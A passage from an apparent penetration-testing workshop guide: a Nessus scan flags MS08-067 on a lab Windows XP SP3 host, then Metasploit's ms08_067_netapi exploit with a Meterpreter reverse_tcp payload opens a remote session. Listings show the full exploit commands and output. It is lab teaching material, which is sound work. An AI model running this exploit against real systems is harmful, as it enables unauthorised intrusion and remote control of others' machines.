

Figure 38: Basic Scan

6. Complete the necessary fields on what you will be scanning and click **Save**.



Figure 39: Basic Scan Parameters

7. Begin the scan by clicking the "Play" button to the right of the name.



Figure 40: Launch a Scan

8. Wait for the scan



Figure 41: Scan in Process



Figure 42: Scan Completed

9. Click the Date of Scan to see the results



Figure 43: Scan Results

The **critical** findings are the most likely places to begin looking for an exploit/hack.

9. Select one of the systems to get a better view of the report



Figure 44: Scan Results for Windows XP

You can see the two critical vulnerabilities as **MS08-067** and **MS09-001**. It can also be shown that the system is Windows XP Service Pack 3.

10. Click on the **MS08-067** finding for more information.



Figure 45: Scan Results for Windows XP

MS08-067 is a well-known vulnerability that existed even in Windows XP SP3. There are several exploits and payloads that can be used against MS08-067, but the most popular is “Meterpreter.”

https://docs.microsoft.com/en-us/security-updates/securitybulletins/2008/ms08-067

At this point, the network has been scanned and several systems have been found with vulnerabilities. The next step is to see if the vulnerabilities can be exploited and what effects that might have on the system and possible ways to defend against it.

5. Using the Metasploit Framework (MSF) and Meterpreter

Metasploit is already pre-packaged with Kali Linux and includes the entire Open Source Metasploit Framework (MSF). Supported and paid versions of MFS are available from Rapid7, but for this workshop, the FOSS version will be used.

5.1. Starting the MSF Console

Metasploit can be started two ways, first, you can use the launch shortcuts within the Kali Linux desktop and the second method is to open a terminal and run "**msfconsole**" command. It should be noted that MSF depends on a back-end database to be running so if you are launching MSF from the console, you must first start the MSF Database.

Once started, the MSF Database will continue to run on the system until a reboot or the database is stopped with the **mfsdb stop** command.

Listing 11. Starting the MSF Console from Terminal

```
root@kali:~# msfdb start
root@kali:~# msfconsole

...Some Content Omitted...

Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

=[ metasploit v4.11.5-2016010401                   ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post        ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Example 2. Starting the MSF Console from Kali desktop

1. Click the Metasploit Icon on the Toolbar (*Shield with the M*)



Figure 46: Kali Linux Desktop

Figure 47: Kali Linux with MSF Console

5.2. Metasploit Usage

Metasploit has multiple packages and pieces for use in pen testing and compromising of systems. Most notably are the **MSF Console**, **meterpreter**, and **msfvenom** to perform or create exploits based on compromised or unpatched systems/software.

5.2.1. Windows XP Demo

Windows XP Computer Setup

1. Install Windows XP Home Edition (SP3)
2. Create initial user and assign a user password
3. Install network adapter drivers (if needed)
4. Configure the network adapter settings with proper IP address information
5. Disable Windows Firewall if enabled
6. Enable Microsoft Sharing Services

In the demonstration being performed as part of this lab, we will be using Metasploit and the information we gathered from the results of a Nessus vulnerability scan. Nessus revealed critical vulnerability (**MS08-067**) in the scan performed earlier.

The **MS08-067** vulnerability was published October 23, 2008. It essentially allows remote code execution using a specially crafted RPC request. A work-around to the issue was to disable the **Computer Browser and Server** service on affected systems.

5.2.1.1. Setting up the Attack/Exploit

1. From the MSF Console, search for the vulnerability

Listing 12. Searching for vulnerability exploits

```
msf > search MS08-067

Matching Modules
================

   Name                                Disclosure Date  Rank   Description
   ----                                ---------------  ----   -----------
   exploit/windows/smb/ms08_067_netapi  2008-10-28       great  MS08-067 Microsoft Server Service Relative Path Stack Corruption
```

2. Select the exploit for use based on search results

Listing 13. Selecting an Exploit

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
```

3. Load a payload

Listing 14. Loading a Payload

```
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
```

4. Set the options for the Exploit

Listing 15. Setting Exploit Options

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting

msf exploit(ms08_067_netapi) > set RHOST 10.1.1.1
   RHOST => 10.1.1.2
msf exploit(ms08_067_netapi) > set LHOST 10.1.1.253
   LHOST => 10.1.1.253

msf exploit(ms08_067_netapi) > show options

   Module options (exploit/windows/smb/ms08_067_netapi):

      Name     Current Setting  Required  Description
      ----     ---------------  --------  -----------
      RHOST    10.1.1.1         yes       The target address
      RPORT    445              yes       Set the SMB service port
      SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


   Exploit target:

      Id  Name
      --  ----
      0   Automatic Targeting
```

5. Once options have been set, perform the exploit with the **exploit** directive

Listing 16. Running the Exploit

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.1.1.253:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (957487 bytes) to 10.1.1.1
[*] Meterpreter session 1 opened (10.1.1.253:4444 -> 10.1.1.1:1030) at 2017-12-06 15:07:33 -0500
meterpreter >
```

Using the MSF Console and accessing Command Help

Once in the MSF Console and an exploit has taken place, you can use the **?** directive to get commands and descriptions of what can be done within the framework.

Listing 17. Looking at Options and Commands

```
meterpreter > ?
Core Commands
=============
    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    --- Content Omitted ---
    migrate                   Migrate the server to another process
    quit                      Terminate the meterpreter session
    --- Content Omitted ---
    kill          Terminate a process
    ps            List running processes
